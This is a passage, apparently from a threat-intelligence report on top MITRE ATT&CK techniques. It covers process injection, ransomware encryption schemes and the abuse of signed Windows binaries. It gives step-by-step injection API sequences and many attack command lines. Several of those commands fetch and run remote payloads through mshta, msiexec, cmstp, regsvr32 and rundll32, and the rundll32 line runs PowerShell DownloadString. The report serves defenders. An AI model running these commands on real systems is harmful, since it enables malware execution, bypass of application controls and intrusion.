2. **Allocate memory within the process:** `VirtualAllocEx` is called by the malware to allocate memory for the purpose of writing the path to its DLL.
3. **Write malicious code into process memory:** The malware calls `WriteProcessMemory` to write the path in the memory allocated.
4. **Identify threads of the target process:** Each thread has an associated queue of APCs, which are processed whenever the thread enters an alertable state, such as when it calls `WaitForSingleObjectEx`, `WaitForMultipleObjectsEx`, or `SleepEx`. These functions simply allow the thread to process the APCs that are currently waiting.
5. **Queue an APC to execute the malicious code:** `QueueUserAPC` can be used to invoke a function at this point (such as `LoadLibrayA` pointing to a malicious DLL).

#2.5. T1055.005 Thread Local Storage

Thread Local Storage (TLS) callback injection is a technique that entails manipulating pointers within a portable executable (PE) in order to redirect a process to malicious code before it reaches the code's legitimate entry point. The OS typically uses TLS callbacks to initialize and/or clean up data used by threads [8].

Adversary Use of Thread Local Storage

TLS is used by malware to execute code that initializes every thread (which runs prior to the thread's actual code being executed). This enables the malware to evade debugging and possibly run the malicious code while having benign code at the entry point [55].

Other Process Injection techniques, such as Process Hollowing, can be used to manipulate TLS callbacks by allocating and writing to specific offsets within a process' memory space. For example, researchers found that TrickBot uses TLS Callbacks with Process Hollowing [56]. As another example, Ursnif/Gozi-ISFB malware manipulated TLS callbacks while injecting the child process [57].

#2.6. T1055.006 Ptrace System Calls

The ptrace() system call in Linux platforms enables one process (the "tracer") to monitor and control the execution of another (the "tracee"), and examine and modify the tracee's memory and registers. It is primarily used for debugging breakpoints and tracing system calls [58]. Ptrace system call injection is a technique for attaching to and modifying a running process [59].

Adversary Use of Ptrace System Calls

Ptrace system call injection is often accomplished by writing arbitrary code into a running process (for example, malloc) and then calling that memory with `PTRACE SETREGS` to set the register containing the next instruction to execute. Ptrace system call injection is also possible with `PTRACE POKETEXT` / `PTRACE POKEDATA`, which copies data to a specified address in the memory of the target processes (for example, the current address of the next instruction). It may not be possible when attempting to target processes with elevated privileges or those that are not child processes on some systems [59].

An example flow of Ptrace System Call Injection :

1. Identify the target process ID.
2. Use `PTRACE_ATTACH` to attach to the process. The callee is stopped, and the caller is now in control.
3. Get the registers of the running process using `PTRACE_GETREGS`. This also returns the instruction pointer, indicating the callee's current position in terms of instruction execution.
4. Inject the shellcode at the location of the `RIP` (a reference to the instruction pointer). You can use the `PTRACE POKETEXT` call, which accepts as input the callee's PID, the target location (which will be the callee's `RIP`), and the source (shellcode). This call can write to the debugged process's memory. This is how the code is really injected into the target process.
5. After modifying the target process's memory to contain the code we want to run, we simply need to give back control to the process and allow it to continue running [60]. This can be accomplished in a variety of ways. For example, we can simply detach the target process with `PTRACE_DETACH`, which means we will stop debugging it. This action effectively terminates the debug session and resumes the target process's execution.

#2.7. T1055.007 Proc Memory

Proc is a pseudo filesystem that provides access to kernel data structures [61]. It is commonly mounted in the /proc directory and is used to provide information about processes. Proc memory injection enumerates a process's memory via the proc filesystem (/proc/[pid]) and then constructs a return-oriented programming (ROP) payload [62].

Adversary Use of Proc Memory

Each process that is currently running has its own directory, which includes memory mappings. Proc memory injection is accomplished by overwriting the stack of the target process with memory mappings provided by the /proc directory [62]. This information can be used to enumerate offsets and gadgets (or instructions within the application that can be exploited to construct a malicious payload) that are otherwise masked by process memory safeguards such as random address space layout (ASLR). Once enumerated, `dd` can be used to overwrite the target processes' memory map in `/proc/[pid]/maps`.

#2.8. T1055.008 Extra Window Memory Injection

When registering a window class, an application can specify a certain amount of additional memory, referred to as Extra Window Memory (EWM). Extra Windows Memory Injection (EWMI) is a technique that involves injecting into the EWM of the Explorer tray window [6].

Adversary Use of Extra Window Memory

There is limited space in EWM. In order to bypass this restriction, the virus adds code to a shared region of explorer.exe and then uses SetWindowLong and SendNotifyMessage to create a function pointer to the shellcode, which is then executed.

When it comes to writing into a shared section, the malware has two alternatives [52]. It can either construct a shared section and map it to both itself and another process, or it can open an existing shared section. Due to the overhead associated with creating heap space and calling NTMapViewOfSection, as well as a few additional API calls, the latter option is more frequently utilized.

After the malware writes its shellcode to a shared section, it utilizes GetWindowLong and SetWindowLong to access and modify the Shell_TrayWnd's EWM. GetWindowLong returns the 32-bit value at the provided offset from the EWM of a window class object, whereas SetWindowLong changes the value at the specified offset. By doing so, the malware can simply modify the offset of a function pointer in the window class to point to the shared section's shellcode [52].

As with the majority of the Process Injection sub-techniques, the malware must execute the code it has written. It accomplished this through the use of APIs such as CreateRemoteThread, QueueUserAPC, or SetThreadContext in other techniques. Instead, the malware triggers the inserted code via a call to SendNotifyMessage in the Extra Windows Memory Injection (EWMI) technique. Shell_TrayWnd receives and transfers control to the address specified by the value previously set by SetWindowLong during the execution of SendNotifyMessage.

#2.9. T1055.009 Process Hollowing

To bypass process-based defenses, adversaries may inject malicious code into suspended and hollowed processes. Process hollowing is generally accomplished by creating a process in a suspended state then unmapping/ hollowing its memory, which can then be replaced with malicious code.

Adversary Use of Process Hollowing

1. Create a new process with `CreateProcess` with the `CREATE_SUSPENDED` option in the `fdwCreate` flag to suspend the process' primary thread. The host program has now been loaded, but no code has been executed since it was suspended.
2. The malware unmaps (hollows out) the legitimate code from memory in the host process using APIs calls such as `ZwUnmapViewOfSection` or `NtUnmapViewOfSection`.
    - The ZwUnmapViewOfSection routine unmaps a view of a section from the virtual address space of a subject process.
    - If the call to this function occurs in user mode, you should use `NtUnmapViewOfSection` instead of `ZwUnmapViewOfSection` [63].
3. Then, the malware allocates memory in the process using `VirtualAllocEx`. It must use the `flProtect` parameter to ensure that the code is marked as writeable and executable.
4. The shellcode is written to the allocated memory with `WriteProcessMemory`.
5. The malware then modifies the adjusted code and data sections to appear normal using `VirtualProtectEx`'s Read/Execute or Read-only protections.
6. The malware retrieves the target thread's context with `GetThreatContext`.
7. Then, the malware updates the target thread's instruction pointer to point to the written shellcode in step 4. Then, commit the hijacked thread's new context with `SetThreadContext`.
8. Finally, using `ResumeThread`, the malware loader simply resumes the suspended process.

#2.10. T1055.010 Process Doppelgänging

Transactional NTFS (TxF) in Windows is a method that enables safe file operations on an NTFS file system volume to be performed in a transaction [64]. TxF transactions improve application reliability by ensuring data integrity across failures. Adversaries abuse TxF to replace the memory of a legitimate process with a malicious code, which is process doppelgänging.

Adversary Use of Process Doppelgänging

As reported in December 2007 [65], the Process Doppelgänging technique is relatively newer than other process injection techniques. It is similar to Process Hollowing, but it involves a fileless code injection that abuses a built-in Windows function and an undocumented implementation of the Windows process loader. Briefly, with the help of this technique, attackers can masquerade malicious actions as harmless, legitimate processes by manipulating how Windows handles file transactions. Process Doppelgänging leaves no trace of the intrusion, making it extremely difficult to detect.

Process Doppelgänging is a four-step process [65]:

1. Transact – Overwrite legitimate executable with a malicious one
    - Create a transaction with `CreateTransaction()`.
    - Open a “clean” file transacted with `CreateFileTransacted()`.
    - Overwrite the file with malicious code with `WriteFile()`.
2. Load – Load malicious executable
    - Create a section from the transacted file with `NtCreateSection()`
        - The created section will point to our malicious executable.
3. Rollback – Rollback to original executable
    - Rollback the transaction with `RollbackTransaction()`.
        - Effectively removes our changes from the file system.
4. Animate – Bring the Doppelgänger to life
    - Create process and thread objects with `NtCreateProcessEx()` and `NtCreateThreadEx()`.
    - Create process parameters with `RtlCreateProcessParametersEx()`.
    - Copy parameters to the newly created process’s address space with `VirtualAllocEx()` and `WriteProcessMemory()`.
    - Start execution of the doppelgänged process with `NtResumeThread()`.

Process doppelgänging's use of TxF also avoids the use of highly-monitored API functions such as `NtUnmapViewOfSection`, `VirtualProtectEx`, and `SetThreadContext`.

#2.11. T1055.011 VDSO Hijacking

The Virtual Dynamic Shared Object (vDSO) is a small shared library that is automatically allocated in the address space of all user-space applications by the Linux kernel [66]. VDSO hijacking occurs when calls are redirected to dynamically linked shared libraries for executing arbitrary code in the address space of a separate live process in Linux systems [67].

Adversary Use of VDSO Hijacking

Memory protection mechanisms in Linux systems may prevent Ptrace System Calls from writing executable code to a process. Therefore, the T1055.008 Ptrace System Calls technique may not work. However, an adversary can use the Virtual Dynamic Shared Object (vDSO)'s syscall interface code stubs to execute syscalls to open and map a malicious shared object. This code can then be invoked by rerouting the process's execution flow via patched memory address references stored in the global offset table of the process (which stores the absolute addresses of library functions that have been mapped) [67]. VDSO hijacking injects code into ELF binaries during runtime via manipulated code stubs mapped in from the linux-vdso.so shared object.

#3 T1486 Data Encrypted for Impact

Adversaries encrypt data on target systems to prevent access to system and network resources. These attacks may be profit-oriented, as in ransomware attacks, or purely destructive in nature. As numerous ransomware attacks have demonstrated, an organization's ability to operate is significantly impacted when its data is encrypted. Due to the increasing volume and impact of ransomware attacks in 2021, this technique makes a rapid entry to third place in the Red Report top ten.

Tactics
Impact

Prevalence
%19

Malware Samples
37,987

Adversary Use of Data Encrypted for Impact

In recent ransomware samples, adversaries use multiple encryption algorithms to maximize both encryption performance and security. Moreover, this approach does not require an internet connection on encryption, only in decryption.

In this **hybrid encryption approach**, a ransomware encrypts files with a symmetric (secret key) encryption algorithm, then encrypts the secret key used in the symmetric encryption with an asymmetric (public key) encryption algorithm.

A **symmetric encryption** algorithm (also known as secret key encryption) uses the same key to encrypt and to decrypt the data. AES, DES, 3DES, Salsa20, ChaCha20, and Blowfish are some popular symmetric encryption algorithms.

Since symmetric encryption is significantly faster than asymmetric encryption, it is best suited for bulk encryption of large amounts of data. Therefore, symmetric encryption is ideal for encrypting thousands of files in a short period of time, as required by ransomware. Moreover, symmetric algorithms generally provide a smaller file size that allows for faster transmissions and less storage space.

Despite the strong performance and high efficiency of symmetric encryption, it has two main limitations:

- The first limitation is the key distribution problem. Symmetric encryption is primarily based on the requirement that the encryption key must be kept secret. However, distributing the key securely is challenging. For ransomware, this limitation appears as keeping the secret key in the victim machine. A researcher can find the secret key, and because it is not encrypted, create a tool for decrypting the files using the secret key.
- The second limitation is the key management problem. Since each pair of sender and receiver requires a unique secret key, the number of keys needed grows in number with growth in users. For ransomware, the ransomware operator must create a different secret key for each victim machine, and keep all keys secret. Otherwise, if the same key is used for all machines, if the key is revealed on one of these machines, all files encrypted by the ransomware can be decrypted by using the revealed key.

Asymmetric encryption (also known as public key encryption) solves key distribution and key management problems. An asymmetric encryption algorithm uses two different keys: a private key and a public key. A sender can encrypt a message using the receiver's public key, but that encrypted message can only be decrypted with the receiver's private key. The private key must remain private to its owner, while the public key is made publicly accessible via a directory. Thus, the ransomware operator can create a different public key for each victim machine, and keep these public keys accessible on victim machines. Even if anyone finds a public key, they cannot decrypt the files without the private key of the ransomware operator.

Asymmetric encryption's primary disadvantage is that it is significantly slower than symmetric encryption. This is due to the mathematical complexity of asymmetric encryption, which requires significantly more computing power.

Ransomware developers combine symmetric and asymmetric encryptions, a **hybrid encryption** approach, to eliminate the disadvantages of both techniques. They use a symmetric key algorithm for bulk encryption of files in the victim system, and use an asymmetric key algorithm to encrypt the secret key used by the symmetric algorithm. Therefore, ransomware developers leverage encryption performance of symmetric algorithms while also utilizing strong security of asymmetric algorithms.

Ransomware	Symmetric Algorithm for Encrypting Files	Asymmetric Algorithm for Encrypting the Secret Key
Pysa [68]	AES	RSA (4096-bit)
Nefilim [69]	AES	RSA (2048-bit)
REvil (Sodinokibi) [70]	Salsa20	RSA (2048-bit)
Ranzy Locker [71]	Salsa20	RSA
BlackMatter [72]	Salsa20	RSA
MountLocker [73]	ChaCha20	RSA (2048-bit)
Conti [74]	ChaCha20	RSA (4096-bit)
Avaddon [75]	AES	RSA (4096-bit)
Babuk [76]	ChaCha8	ECDH
Bitpaymer [77]	RC4	RSA (1024 bits)
Maze [78]	ChaCha20	RSA (2048-bit)
HelloKitty [79]	AES	ECDH

Ransomware mainly uses Windows APIs for utilizing both symmetric and asymmetric algorithms, such as DES, AES, RSA, and RC4 encryption. For example, Nefilim abuses Microsoft's Enhanced Cryptographic Provider to import cryptographic keys and encrypt data with the following API functions [69].

- Initializing and connecting to the cryptographic service provider: CryptAcquireContext
- Calculating hash of the plain text key: CryptCreateHash, CryptHashData
- Creating the session key: CryptDeriveKey
- Encrypt data: CryptEncrypt
- Clear tracks: CryptDestroyHash, CryptDestroyKey, CryptReleaseContext

Monitoring these API functions can help to detect ransomware.

Ransomware generally queries unique information per host to generate a unique identifier for the host for encryption/decryption processes. For example, Cryptographic Machine GUID and volume information (disk volume name and serial number). For example,Nefilim obtains Cryptographic Machine GUID by querying the value of MachineGuid in the following Registry key [69]:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography
```

#4 T1218
Signed Binary Proxy Execution

Signed binaries, the binaries signed with trusted digital certificates, can execute on Windows operating systems protected by digital signature validation and application controls. However, adversaries frequently abuse these legitimate binaries to evade security controls. These binaries are also known as Living-off-the-Land binaries (LOLBins).

Tactics
Defense Evasion

Prevalence
%16

Malware Samples
32,133

Adversary Use of Signed Binary Proxy Execution

The term "Signed Binary Proxy Execution" refers to the process of executing a command or executable through the use of another executable signed with trusted digital certificates. Adversaries leverage the trust of signed executables to evade defensive mechanisms.

Updates in the MITRE ATT&CK Framework

- In the MITRE ATT&CK Framework July 2020 (v7) release, the following standalone techniques became sub-techniques of the Signed Binary Proxy Execution technique:

MITRE ATT&CK v6	MITRE ATT&CK v7
T1223 Compiled HTML File	T1218.001 Compiled HTML File
T1196 Control Panel	T1218.002 Control Panel
T1191 CMSTP	T1218.003 CMSTP
T1118 InstallUtil	T1218.004 InstallUtil
T1170 Mshta	T1218.005 Mshta
T1121 Regsvcs/Regasm	T1218.009 Regsvcs/Regasm
T1117 Regsvr32	T1218.010 Regsvr32
T1085	T1218.011 Rundll32

- Moreover, the following sub-techniques has broken out from pre-defined behavior within T1218 Signed Binary Proxy Execution with the ATT&CK v7 release:

MITRE ATT&CK v6	MITRE ATT&CK v7
pre-defined behavior in T1218	T1218.007 Msiexec
pre-defined behavior in T1218	T1218.008 Odbcconf

- The MITRE ATT&CK Framework October 2020 (v8) release introduced the T1218.012 Verclsid sub-technique for the T1218 Signed Binary Proxy Execution technique.

- The MITRE ATT&CK Framework June 2021 (v8) release introduced T1218.013 Mavinject and T1218.014 MMC sub-techniques for the T1218 Signed Binary Proxy Execution technique.

#4.1. T1218.001 Compiled HTML File

A Compiled HTML (.CHM) file consists of a collection of HTML pages. A CHM file may also include a compressed compilation of ActiveX, Java, JScript, VBA, and HTML image formats .jpeg, .gif, and .png files [80]. Adversaries use custom CHM files containing embedded malicious payloads to bypass application controls [81].

Adversary Use of Compiled HTML File

1. **Bypassing Content Filters of Email Security Controls**

CHM files are not considered executables by many organizations. As a result, they are more likely to evade content filters that filter incoming email messages according to the attachment name or type.

Masslogger trojan [82], Silence APT group [83], and DeathStalker [84] leverages CHM files as containers to evade detection for their spearphishing mails.


2. **Bypassing Device Guard User Mode Code Integrity (UMCI)**

In older Microsoft Windows versions, CHM content is displayed using underlying Internet Explorer browser components that are loaded via the HTML Help executable program (hh.exe). When a user clicks a CHM file or a menu item that opens the help file inside the Help Viewer, the HTML Help executable program (hh.exe) is launched [85]. HH.exe invokes the HTML Help ActiveX control, which displays the help file and provides the user with navigation and other features.

However, there is a security issue on Windows 10 versions before v1703, which is enumerated as CVE-2017-8625. Hh.exe runs Internet Explorer in the medium integrity mode and a normal iexplore process is running in the low integrity mode, which makes it easier to exploit the browser contained within hh.exe [86]. For example, the following code in a custom CHM file can start calc.exe [86].

```
<SCRIPT>
alert("Click OK to open calculator");
var shell = new ActiveXObject("WScript.Shell");
shell.run('"calc.exe"');
x.Click();
</SCRIPT>
```

However this approach requires a high level of user interaction. Firstly, a user must open the malicious CHM file, then click “OK” on the JavaScript popup window, and finally click “Yes” on the ActiveX security warning.


Windows Security Warning

An ActiveX control on this page might be unsafe to interact with other parts of the page. Do you want to allow this interaction?

#4.2. T1218.002 Control Panel

Control Panel items are dynamic link libraries (DLLs) or executable (.exe) files that enable users to configure the Windows environment [87]. The Windows Control Panel process binary (control.exe) is responsible for the execution of Control Panel items. Adversaries leverage control.exe for proxy execution of malicious payloads [88].

Control Panel items are registered executable (.exe) or Control Panel (.cpl) files allow users to configure the environment of Windows. A Control Panel file is created by creating a .dll file and renaming its extension as .cpl. Although they are typically accessed by clicking an icon in the Control Panel, they can be executed directly from the command line or via an application programming interface (API) call.

Adversary Use of Control Panel

1. **Executing DLL files with .cpl extension through the Registry**

When the Control Panel is launched the following registry locations are checked to load Control Panel files (CPLs):

- `HKLM\Software\Microsoft\Windows\CurrentVersion\Control Panel\CPLs`
- `HKCU\Software\Microsoft\Windows\CurrentVersion\Control Panel\CPLs`

Since regular users have write access to the second registry location, it is feasible to write a key into the registry that will load and execute malicious code upon Control Panel execution [89].

```
reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Control
Panel\Cpls"
/v payload.cpl /t REG_SZ /d "C:\payload.cpl"
```

Note that, the payload.cpf file is actually a renamed malicious DLL file. Even though the DLL file (payload.cpl) does not conform to the CPL file specification or does not export CPlApplet functions, it is loaded and run via its DllEntryPoint when the Control Panel is executed [90].

Since the registry binary (reg.exe) located in the Windows folder is allowed to be executed by AppLocker and Control Panel is allowed in most of the environments, this method is used by adversaries to bypass application controls.

As an example, the InvisiMole threat group registers its Stage 4 payload as a Control Panel item under this registry key [91]:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Control Panel\CPLs
"infocard" = "%APPDATA%\Microsoft\AddIns\infocardadd.cpl"
```

Then, the Stage 3 payload of InvisiMole opens the Control Panel to trigger execution of Stage 4 for the first time.

Note that, the infocardadd.cpl file used by InvisiMole does not conform to the CPL specification. It means that if the user manually executes the infocard.cpl file, it will not be loaded due to the missing CPlApplet function, and an error may occur. But, as mentioned above, this registry method does not require a valid CPL file.

2. Executing DLL files stored in ADS

Control.exe is a Windows command-line utility used to launch Control Panel items. It can be used to execute a malicious DLL file which is embedded in an Alternate Data Stream (ADS) [92]:

```
control.exe c:\windows\tasks\file.txt:evil.dll
```

3. Bypassing file extension allowlists

Malicious Control Panel items can be distributed via phishing campaigns or as part of a multi-stage malware infection such as CPL malware [93]. Control Panel (.cpl) files may evade file extension allow lists of simple email filters and other security controls by disguising DLL files with .cpl extension.

When a user double-clicks a CPL file, Windows automatically launches the Control Panel (control.exe) with the file as an argument, which loads the CPL and invokes its CPlApplet function.

#4.3. T1218.003 CMSTP

CMSTP (the Microsoft Connection Manager Profile Installer) is a built-in Windows command-line utility used to install Connection Manager service profiles. Adversaries utilize CMSTP to proxy execution of malicious commands by supplying CMSTP.exe with installation information files (INF) infected with these commands.

In a legitimate use, CMSTP.exe accepts an INF file as a parameter and installs a service profile :

```
cmstp.exe [/nf] [/s] [/u] [drive:][path]serviceprofilefilename.inf
```

Adversary Use of CMSTP

Adversaries may supply a malicious .INF file containing an UnRegisterOCXSection section which executes a malicious .SCT file using scrobj.dll. Since CMSTP.exe is a legitimate and signed Microsoft application, this execution may bypass AppLocker and other application control defenses.

For example, MuddyWater APT Group used the following command to execute an INF file (DefenderService.inf) [94]:

```
cmstp.exe /s c:\programdata\DefenderService.inf
```

The DefenderService.inf file includes the following UnRegisterOCXSection section that is used to invoke the malicious Defender.sct COM scriptlet (SCT) file. Note that, RegisterOCXSection can also be used.

```
[version]

Signature=$chicago$

AdvancedINF=2.5



[DefaultInstall_SingleUser]

UnRegisterOCXs=UnRegisterOCXSection



[UnRegisterOCXSection]
%11%\scrobj.dll,NI,c:/programdata/Defender.sct
```

Defender.sct contains an obfuscated JavaScript code that runs a malicious PowerShell script.

CMSTP can also be used to load and execute remote SCT files:

```
cmstp.exe /ni /s https://example.com/malicious.inf
```

In this case, UnRegisterOCXSection will include a remote sct file:

```
[UnRegisterOCXSection]
%11%\scrobj.dll,NI,https://example.com/malicious.sct
```

cmstp.exe is located in the following paths:

```
C:\Windows\System32\cmstp.exe
C:\Windows\SysWOW64\cmstp.exe
```

#4.4. T1218.004 InstallUtil

Installutil.exe (Installer Tool) is a command-line utility that enables the installation and uninstallation of server resources by running the installer components contained in specified assemblies [95]. Adversaries use InstallUtil to bypass application whitelisting by proxy execution of EXE and DLL files.

Adversary Use of InstallUtil

The following command executes the uninstaller components in the assembly myAssembly.exe:

```
installutil /u myAssembly.exe
```

Adversaries embed malicious code into the uninstaller component of EXE or DLL files, and execute the malicious code by running InstallUtil.exe with /u[ninstall] option:

```
InstallUtil.exe /logfile= /LogToConsole=false /U payload.dll
```

For example, the SideWalk backdoor executes its malware loader leveraging InstallUtil.exe using the following command where the InstallWebService.sql file is the malicious .NET loader [18]:

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile=
/LogToConsole=false /ParentProc=none /U
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallWebService.sql
```

Note that the file extension does not have to be .exe or .dll.

InstallUtil.exe is located in the following paths depending on the installed .NET version:

```
C:\Windows\Microsoft.NET\Framework\v2.0.50727\InstallUtil.exe
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\InstallUtil.exe
C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe
```

#4.5. T1218.005 Mshta

Mshta.exe is a Windows command-line utility that executes Microsoft HTML Applications (HTA) files. HTAs incorporate all of the capabilities of Windows Internet Explorer - its object model and technologies - without enforcing the browser's strict security policy or user interface [96]. Thus, adversaries use mshta.exe to execute .hta files, JavaScript, JScript, and VBScript.

Adversary Use of Mshta

Adversaries use Mshta for the following purposes:

1. **Executing HTA files**

The first use case of mshta.exe by adversaries is executing .hta files that include malicious JavaScript, JScript, or VBScript scripts.

```
mshta.exe payload.hta
```

2. **Inline execution of VBScript and JavaScript scripts**

Adversaries also use Mshta to execute VBScript scripts supplied as a command line argument:

```
mshta.exe
vbscript:Close(Execute("GetObject(""script:https[:]//<ip/domain>/payload[
.]sct"")"))
```

The same method can be used to run JavaScript:

```
mshta.exe
javascript:a=GetObject("script:https://<ip/domain>/payload.sct").Exec();c
lose();
```

3. Executing VBScript, JScript, and JavaScript scripts

Mshta can also open a hidden HTA file in an alternate data stream (ADS). Of course,adversaries embed malicious VBScript, JScript, or JavaScript files in this HTA file.

```
mshta.exe "C:\ads\file.txt:payload.hta"
```

mshta.exe is located in the following paths:

```
C:\Windows\System32\mshta.exe
C:\Windows\SysWOW64\mshta.exe
```

#4.6. T1218.007 Msiexec

Msiexec is a Microsoft signed Windows command-line utility to install, modify, and perform operations on Windows Installer from the command line [97]. Adversaries abuse msiexec.exe to install malicious local or remote MSI files and call DLLRegisterServer to register and execute malicious DLL files. MSI (Microsoft Installer) is an installer package file format used by Windows.

Adversary Use of Msiexec

Adversaries use Msiexec for the following purposes:

1. **Installing local MSI files**

Adversaries use msiexec to install malicious .msi files silently. The /quiet parameter of the msiexec utility is used to specify the quiet mode, which requires no user interaction.

```
msiexec /quiet /i payload.msi
```

Msiexec is also used by adversaries to install remote (network accessible) MSI files. Note that the file extension does not have to be .msi.

```
msiexec /quiet /i http://<IP/Domain>/malicious.png
```

2. **Executing DLL files by calling DLLRegisterServer**

Msiexec has the capability to call DLLRegisterServer like regsvr32. Accordingly, adversaries abuse msiexec to execute malicious DLL files. For example, the following command can be used to a malicious DLL while registering it with DLLRegisterServer:

```
msiexec /y "C:\payload.dll"
```

In addition, msiexec can also execute a DLL file while un-registering the DLL file:

```
msiexec /z "C:\payload.dll"
```

msiexec.exe is located in the following paths:

```
C:\Windows\System32\msiexec.exe
C:\Windows\SysWOW64\msiexec.exe
```

#4.7. T1218.008 Odbcconf

ODBCCONF.exe is a Microsoft signed command-line utility in the Windows OS that enables the configuration of ODBC (Open Database Connectivity) drivers and data source names [98]. Odbcconf is also capable of executing DLL files. Adversaries abuse Odbcconf to load and execute malicious payloads in DLL files.

The legitimate use of ODBCCONF.exe is configuration of f ODBC (Open Database Connectivity) drives and data source names, where ODBC is an open standard Application Programming Interface (API) for database access.

Adversary Use of Odbcconf

ODBCCONF.exe has an action, REGSVR, to register a DLL [98]. REGSVR is equivalent to regsvr32.exe. Therefore, attackers can use ODBCCONF.exe for the same purpose as regsvr32.exe, executing malicious DLL files with the following command:

```
odbcconf /A {REGSVR c:\temp\payload.dll}
```

/A is the switch to identify an action such as REGSVR.

/F switch of ODBCCONF.exe is used to specify a .rsp response file:

```
odbcconf /F file.rsp
```

file.rsp might look like this:

```
REGSVR c:\temp\payload.dll
```

Thus, F switch with a .rsp response file that specifies REGSVR action and the DLL file can also be used to execute a malicious DLL file. Note that /A is not used in a response file.

odbcconf.exe is located in the following paths:

```
C:\Windows\System32\odbcconf.exe
C:\Windows\SysWOW64\odbcconf.exe
```

#4.8. T1218.009 Regsvcs/Regasm

Regsvcs.exe and Regasm.exe are Microsoft signed Windows utilities that can be used to register .NET Component Object Model (COM) assemblies. Adversaries abuse Regsvcs.exe and Regasm.exe to evade application control by utilizing binary attributes to specify code to be executed prior to registration ([ComRegisterFunction]) unregistration [ComUnregisterFunction].

Regasm (Assembly Registration Tool) reads the metadata contained in an assembly and populates the registry with the required entries, allowing COM clients to create.NET Framework classes transparently [99].

Regsvcs (.NET Services Installation Tool) loads and registers an assembly, and creates, registers, and installs a type library in a COM+ application [100].

Adversary Use of Regsvcs and Regasm

Adversaries use Regsvcs and Regasm to execute a malicious shellcode in a DLL file. Since it is a legitimate Windows binary, this method bypasses Application Whitelisting (AWL) controls and AppLocker policies. One of the following commands can be used to load the target DLL file and execute its RegisterClass [101].

```
●    regsvcs.exe payload.dll
●    regsvcs.exe /u payload.dll
●    regasm.exe payload.dll
●    regasm.exe /u payload.dll
```

The regasm.exe and regsvcs.exe files are located in this folder (depends on the .NET version):

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\
```

Therefore, these utilities exist only in .NET installed machines. However, lack of regsvcs/regasm in a target machine cannot block adversaries, they download and use them. For example, Agent Tesla RAT downloads regasm.exe to %temp% directory and then uses it [102].

#4.9. T1218.010 Regsvr32

Regsvr32 is a built-in Windows command-line utility that allows users to register and unregister OLE controls in the Windows Registry, such as DLLs and ActiveX controls [103]. Since Regsvr32 is a trusted component of the Windows operating system that cannot be disabled or constrained easily, adversaries abuse Regsvr32 to avoid detection while executing malicious payloads.

Adversary Use of Regsvr32

Adversaries use Regsvr32.exe to bypass application whitelisting by loading Component Object Model (COM) scriptlets (SCT files) to execute DLLs under user permissions. The following command shows an example use of regsvr32.exe:

```
regsvr32 /s /n /u /i:http://example.com/file.sct scrobj.dll
```

The SCT file is an XML document. It contains a registration tag that may contain VBScript or JScript code. For example, the following SCT executes calc.exe:

```
<?XML version="1.0"?>
<scriptlet>
<registration
    progid="awl_bypass"
    classid="{A1112221-0000-0000-0000-000DA00DACDC}" >
      <script language="JScript">
            <![CDATA[
                  var r = new
ActiveXObject("WScript.Shell").Run("calc.exe");
            ]]>
</script>
</registration>
</scriptlet>
```

It is not required that the file end with .sct, but the technique is based on the use of SCT files and Windows Script Components. As an example, APT32 (OceanLotus) Threat Group used regsvr32.exe to dynamically download the g4.ico file, which is actually a SCT file :

```
regsvr32.exe\" /s /n /u /i:http://193.169.245.137:80/g4.ico
scrobj.dll
```

Note that, this method does not modify the registry because the COM object is not registered, but only executed.

Regsvr32.exe can also be used to execute local SCT files:

```
regsvr32.exe /s /u /i:file.sct scrobj.dll
```

regsvr32.exe is located in the following paths:

```
C:\Windows\System32\regsvr32.exe
C:\Windows\SysWOW64\regsvr32.exe
```

#4.10. T1218.011 Rundll32

Rundll32 is a Windows command that loads and runs 32-bit dynamic-link libraries (DLLs). In addition to DLL files, Rundll32 can execute DLL payloads, Control Panel item (.cpl) files, scripts, and COM Server payloads. Because of its extensive execution capabilities, Rundll32 is one of the most used living off the land binaries (LOLBin) used by adversaries.

Adversary Use of Rundll32

Adversaries use Rundll32 for the following purposes:

1. **Executing DLL files**

The primary adversary use case of Rundll32 is executing malicious files.

Executing a DLL file in Host: Adversaries abuse Rundll32 to execute a malicious DLL file (malicious.dll). EntryPoint would be the name of the entry point in the .DLL file to execute.

```
rundll32.exe payload.dll,EntryPoint
```

Executing a DLL file from SMB share: Rundll32 is able to execute a DLL file located in an SMB share:

```
rundll32.exe \\<IP Address>\share\malicious.dll,EntryPoint
```

Executing a DLL file stored in an Alternate Data Stream (ADS): The following command can be used to execute a DLL file in an ADS with Rundll32.

```
rundll32.exe "C:\ads\file.txt:ADSDLL.dll",DllMain
```

2. Executing JavaScript

Adversaries also abuse Rundll32 to execute JavaScript codes, which gives capabilities beyond just running DLLs.

Executing commands in Windows: The following code can be used to execute an arbitrary command in Windows:

```
rundll32.exe javascript:"\..\mshtml.dll,RunHTMLApplication ";
eval("w=new%20ActiveXObject(\"WScript.Shell\");w.run(\"calc\");window.c
lose()");
```

Executing malicious code from the Internet: The following code can be used to execute a JavaScript script with Rundll32 that runs a PowerShell script that is downloaded from the Internet.

```
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";
document.write();new%20ActiveXObject("WScript.Shell").Run("powershell
-nop -exec bypass -c IEX (New-Object
Net.WebClient).DownloadString('http://ip:port/');"
```

Executing malicious JavaScript from the Internet: It is also possible to use Rundll32.exe to execute a JavaScript script that calls a remote JavaScript script:

```
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication
";document.write();GetObject("script:<URL>")
```

3. Executing COM server payloads

Adversaries also use Rundll32.exe to load DLL/EXE COM server payloads or Scriptlet URL codes.

```
